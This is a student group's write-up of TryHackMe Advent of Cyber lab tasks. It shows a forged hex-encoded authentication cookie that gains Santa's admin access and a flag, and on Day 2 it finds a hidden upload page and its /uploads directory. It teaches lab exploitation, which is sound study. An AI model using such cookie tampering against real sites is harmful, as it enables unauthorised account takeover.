PSP0201 WEEK 2 WRITE UP


Group Name : Espada

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran

Day 1 : Web Exploitation - A Christmas Crisis


Question 1

Inspect the website. What is the title of the website?



```
<!DOCTYPE html>
<html lang="en"> event
▼ <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
```

Register new account and log in to the Christmas Control Centre using the registered account. No access to the control console.



Christmas Control Centre to shut off the assembly line!

It's only 24 days until Christmas, and that line has to be operational or there won't be any presents! You have to hack your way back into Santa's account (blast that hacker changing the password!) and getting the assembly line up and running again, or Christmas will be ruined!"

*After giving you the assignment, McSkidy hands you the following dossier of important information for the task. Before reading it, you **press the big green "Deploy" button** to start the Control Centre, as well as the **"Start AttackBox" button at the top of the page** *

Watch JohnHammonds video on solving this task!


Dossier compiled by @MuirlandOracle

The Web:

The Internet is one of those things that everyone uses, but few people bother to learn about. As hackers, it is vital that we understand what exactly the web is, and how it works.

When you open up your web browser and navigate to a website, it seems so simple, but what is really happening behind the scenes?


https://tryhackme.com/room/learncyberin25days
Christmas Console - Mozilla Firefox
10.10.240.137
CHRISTMAS CONTROL CENTRE
Username
Password
Log in!
Register!
THM AttackBox
50m 00s
Tue 14 Jun, 04:25 AttackBox IP:10.10.74.0
11:25 AM
14/6/2022



VIEW CONSOLE

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No


Open the browser developer tools to check the cookie



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a225468652042657374204665737469766616c2...	10.10.240.137	/	Session	122	false	false	None	Tue, 14 Jun 2022 0...
{96514f...	6c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d	10.10.240.137	/	Wed, 15 Jun 2022 ...	43	false	false	None	Tue, 14 Jun 2022 0...


```
Data
{96514fe6-4de3-4791-8453-36072fdb91ba}: "value"
  Created: "Tue, 14 Jun 2022 03:40:40 GMT"
  Domain: "10.10.240.137"
  Expires / Max-Age: "Wed, 15 Jun 2... 03:40:40 GMT"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Tue, 14 Jun 2022 03:40:40 GMT"
  Path: "/"
  SameSite: "None"
```

Question 2



Name	Value
auth	7b22636f6d70616e79223a22546865204265


Question 3



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c2...	10.10.240.137	/	Session	122	false	false	None	Tue, 14 Jun 2022 0...
{96514f...	6c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d	10.10.240.137	/	Wed, 15 Jun 2022 ...	43	false	false	None	Tue, 14 Jun 2022 0...

Question 4

By using CyberChef, cookie value is converted to string value.



https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=N2IyMjYzNmY2ZDcwNjE2ZTc5MjIzYTIyNTQ2ODY1MjA0MjY1NzM3NDIwNDY2NTczNzQ2OTc2NjE2YzIwNDM2ZjZkNzA2M...

From Hex
Delimiter: Auto

Input (length: 118, lines: 1)


```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a22697266616e227d
```

Output (time: 1ms, length: 59, lines: 1)

```
{"company":"The Best Festival Company", "username":"irfan"}
```

Question 5

The value of the company field can be obtained in the output.



Input (length: 118, lines: 1)


```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a22697266616e227d
```

Output (time: 1ms, length: 59, lines: 1)

```
{"company":"The Best Festival Company", "username":"irfan"}
```

Question 6

Other field that can be obtain is the username.




```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a22697266616e227d
```

```
{"company":"The Best Festival Company", "username":"irfan"}
```

Question 7

Change the username to ‘santa’, then the JSON statement is converted using ‘To Hex’ tools.




To Hex
Delimiter: None
Bytes per line: 0

```
{"company":"The Best Festival Company", "username":"santa"}
```

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a2273616e7461227d
```


Obtain the Santa’s cookie value.



```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a22697266616e227d
```

Question 8

Refresh the page with the new cookie value. Now we are having the full access to the controls. Switch on all the control flags.



CONTROL CONSOLE

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

```
THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}
```

Obtain the flag that appeared

Thought Process/Methodology:

The first thing we did is that we open the target machine then we were directed to the login/registration page. We registered an account to start the process and login to the Christmas Control Centre. After that, we open the browser’s developer tool and proceed to the ‘storage tab’ to see the further information about the site cookie. We took the cookie value then deduced it to be a hexadecimal and converted it to text using CyberChef. By using CyberChef, we changed the username to ‘santa’, and converted it back to hexadecimal value using ‘To Hex’ tools in the CyberChef. We add and replaced the cookie with the new cookie value and refreshed the page. Next, the display shown administrator page (santa’s) and we are now have all access to the control page which shown by multiple flags.


Day 2 : Web Exploitation - The elf strike back

Tool used: Kali linux, Firefox

Solution/walkthrough:

Question 1


What string of text needs adding to the URL to get access to the upload page?
We use the value given in tryhackme and insert it as value of id parameter.


rtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
Input Devices Help
1 2 3 4
TryHackMe | 25 Days of
THM Browser-Based
raw.githubuserco
ols Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
es System
Wed 15 Jun, 15:18
This time, search with:

https://vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&

10.10.210.189?id=ODIzODI5MTNiYmYw

http://10.10.210.189/?id=ODIzODI5MTNiYmYw — Visit


TryHackMe | 25 Days of
THM Browser-Based
raw.githubusercontent.com
TryHackMe | Network A
Connected Successfully!
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Wed 15 Jun, 15:18
Protection - Mozilla Firefox
TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...
Select
Submit

AttackBox IP:10.10.113.0

10.10.210.189/?id=ODIzODI5MTNiYmYw


Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here

No file selected

Question 2:


What type of file is accepted by the site?
As landed on upload photo page, right-click and click and view page source to see what kind of file is accepted. Seems like image file like ".jpeg" is accepted.



```
 people near the factory, take a 
le" accept=".jpeg,.jpg,.png">
le>Select</button>
```

Question 3:

In which directory are the uploaded files stored?
From the current IP address, we try to check on several subdirectories that available on the web server and we successfully get into /uploads directory where file is stored.




10.10.120.122/uploads/

Index of /uploads

